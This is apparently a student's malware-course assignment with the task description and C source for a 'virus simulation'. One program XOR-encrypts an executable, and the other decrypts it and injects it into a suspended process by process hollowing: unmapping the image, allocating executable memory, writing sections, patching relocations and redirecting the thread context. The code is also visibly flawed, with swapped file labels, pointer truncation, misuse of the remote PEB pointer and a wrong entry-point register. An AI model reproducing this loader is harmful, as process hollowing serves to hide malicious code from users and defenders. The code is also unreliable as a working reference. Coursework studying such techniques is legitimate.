**Name: Mukul Rai**

**Student ID: 700748568**

**GitHub Link for Project:** <https://github.com/raimukul/Malware_Project/tree/main/Project%2003>



Project 3 is to simulate the working process of a virus.  We have to develop a program that first encrypts the virus (in our case, program1 in the attachments) by XORing 0x40 and then attaches to the end of program2, which has to develop with the following functionality.

1. print a string "hello program 2".
2. Read encrypted program1 at the last section of program2.
3. Decrypt it to get the original program1.
4. Create the process in suspended form using API "CreateProcess"; the process to be created is program2.
5. Get the context of the program2 (ImageBase and OEP)
6. Uninstaller (NtUnmapViewOfSection)
7. Allocate space (by using API "VirtualAllocEx") at the specified location, which is the "ImageBase" of program1, and the size is the SizeOfImage of program1.
8. If the application space is successful, stretch the PE file and copy it to the area (by using WriteProcessMemory)
9. If the application space fails, but there is a relocation table, apply for play at any position, then stretch, copy, and repair the relocation table of the PE file
10. Modify the Context of the program. Change the ImageBase of the Context of the program2 to the ImageBase of program1 and change the OEP of the Context of the program2 to the OEP of program1
11. Set the Context and restore the main thread
12. The replacement is successful

That is, we should add one more section to program2 to save the encrypted program1, and program2 can first print "hello program2", decrypt program1, and execute it in the memory to print "hello program1". The output is "hello program2" and "hello program1."

You have to submit two source code files with a .c extension. One is program2, and another is program3 which will encrypt the program1 and attach encrypted program1 to program2.

**Output**



**Code:**

**Program2.c**

#include <stdio.h>

int main() {

    // Define the input and output file paths

    const char\* input\_file\_path = "program1.exe";

    const char\* output\_file\_path = "program1\_encrypted.exe";

    // Define the encryption key

    const char encryption\_key = 0x40;

    // Open the input and output files

    FILE\* input\_file = fopen(input\_file\_path, "rb");

    FILE\* output\_file = fopen(output\_file\_path, "wb");

    // Check if the files were opened successfully

    if (input\_file == NULL || output\_file == NULL) {

        printf("Failed to open input or output file.\n");

        return 1;

    }

    // Read and encrypt the file contents

    int ch;

    while ((ch = fgetc(input\_file)) != EOF) {

        ch ^= encryption\_key;

        fputc(ch, output\_file);

    }

    // Close the files

    fclose(input\_file);

    fclose(output\_file);

    printf("Encryption completed successfully.\n");

    return 0;

}

**Program3.c**

#include <stdio.h>

#include <windows.h>

int main()

{

    // Step 1: Print a string

    printf("Hello Program 2\n");

    // Step 2: Open the encrypted program1 file

    FILE \*input\_file = fopen("program1\_encrypted.exe", "rb");

    if (input\_file == NULL)

    {

        printf("Failed to open input file.\n");

        return 1;

    }

    // Step 3: Decrypt the program1 file

    char encryption\_key = 0x40;

    fseek(input\_file, 0, SEEK\_END);

    long file\_size = ftell(input\_file);

    fseek(input\_file, 0, SEEK\_SET);

    char \*buffer = malloc(file\_size);

    fread(buffer, file\_size, 1, input\_file);

    for (int i = 0; i < file\_size; i++)

    {

        buffer[i] ^= encryption\_key;

    }

    // Step 4: Create the process in suspended form

    STARTUPINFO si;

    PROCESS\_INFORMATION pi;

    ZeroMemory(&si, sizeof(si));

    ZeroMemory(&pi, sizeof(pi));

    si.cb = sizeof(si);

    if (!CreateProcess("program2.exe", NULL, NULL, NULL, FALSE, CREATE\_SUSPENDED, NULL, NULL, &si, &pi))

    {

        printf("Failed to create process.\n");

        return 1;

    }

    // Step 5: Get the context of program2

    CONTEXT ctx;

    ZeroMemory(&ctx, sizeof(ctx));

    ctx.ContextFlags = CONTEXT\_FULL;

    if (!GetThreadContext(pi.hThread, &ctx))

    {

        printf("Failed to get thread context.\n");

        return 1;

    }

    // Step 6: Unmap the program2 image

    typedef NTSTATUS(WINAPI \* PFNNtUnmapViewOfSection)(HANDLE, PVOID);

    PIMAGE\_DOS\_HEADER dos\_header = (PIMAGE\_DOS\_HEADER)ctx.Rbx;

    PIMAGE\_NT\_HEADERS nt\_headers = (PIMAGE\_NT\_HEADERS)((DWORD)dos\_header + dos\_header->e\_lfanew);

    HANDLE hProcess = pi.hProcess;

    LPVOID image\_base = (LPVOID)nt\_headers->OptionalHeader.ImageBase;

    PFNNtUnmapViewOfSection pfnNtUnmapViewOfSection = (PFNNtUnmapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtUnmapViewOfSection");

    if (!pfnNtUnmapViewOfSection)

    {

        printf("Failed to get NtUnmapViewOfSection function address.\n");

        return 1;

    }

    NTSTATUS status = pfnNtUnmapViewOfSection(hProcess, image\_base);

    if (status != 0)

    {

        printf("Failed to unmap view of section. Error code: 0x%x\n", status);

        return 1;

    }

    // Step 7: Allocate space for program1

    LPVOID new\_image\_base = VirtualAllocEx(hProcess, image\_base, nt\_headers->OptionalHeader.SizeOfImage, MEM\_COMMIT | MEM\_RESERVE, PAGE\_EXECUTE\_READWRITE);

    if (new\_image\_base == NULL)

    {

        printf("Failed to allocate space.\n");

        return 1;

    }

    // Step 8: Write program1 to the allocated space

    if (!WriteProcessMemory(hProcess, new\_image\_base, buffer, nt\_headers->OptionalHeader.SizeOfHeaders, NULL))

    {

        printf("Failed to write process memory.\n");

        return 1;

    }

    for (int i = 0; i < nt\_headers->FileHeader.NumberOfSections; i++)

    {

        PIMAGE\_SECTION\_HEADER section = IMAGE\_FIRST\_SECTION(nt\_headers) + i;

        LPVOID dest = (LPVOID)((DWORD)new\_image\_base + section->VirtualAddress);

        if (!WriteProcessMemory(hProcess, dest, buffer + section->PointerToRawData, section->SizeOfRawData, NULL))

        {

            printf("Failed to write process memory.\n");

            return 1;

        }

    }

    // Step 9 (continued): Repair the relocation table if necessary

    DWORD delta = (DWORD)new\_image\_base - nt\_headers->OptionalHeader.ImageBase;

    if (delta != 0)

    {

        PIMAGE\_BASE\_RELOCATION reloc = (PIMAGE\_BASE\_RELOCATION)((DWORD)nt\_headers + nt\_headers->OptionalHeader.DataDirectory[IMAGE\_DIRECTORY\_ENTRY\_BASERELOC].VirtualAddress);

        while (reloc->VirtualAddress != 0)

        {

            DWORD count = (reloc->SizeOfBlock - sizeof(IMAGE\_BASE\_RELOCATION)) / sizeof(WORD);

            PWORD list = (PWORD)((DWORD)reloc + sizeof(IMAGE\_BASE\_RELOCATION));

            for (int i = 0; i < count; i++)

            {

                if (((\*list) >> 12) == IMAGE\_REL\_BASED\_HIGHLOW)

                {

                    PDWORD ptr = (PDWORD)((DWORD)new\_image\_base + (reloc->VirtualAddress + ((\*list) & 0x0FFF)));

                    (\*ptr) += delta;

                }

                list++;

            }

            reloc = (PIMAGE\_BASE\_RELOCATION)((DWORD)reloc + reloc->SizeOfBlock);

        }

    }

    // Step 10: Modify the Context of program2

    ctx.Rbx = (DWORD)new\_image\_base + nt\_headers->OptionalHeader.AddressOfEntryPoint;

#ifdef \_WIN64

    ctx.Rbx = (ULONGLONG)new\_image\_base;

#else

    ctx.Ebx = (DWORD)new\_image\_base;

#endif

    // Step 11: Set the Context and restore the main thread

    if (!SetThreadContext(pi.hThread, &ctx))

    {

        printf("Failed to set thread context.\n");

        return 1;

    }

    ResumeThread(pi.hThread);

    // Step 12: Exit gracefully

    free(buffer);

    CloseHandle(pi.hProcess);

    CloseHandle(pi.hThread);

    return 0;

}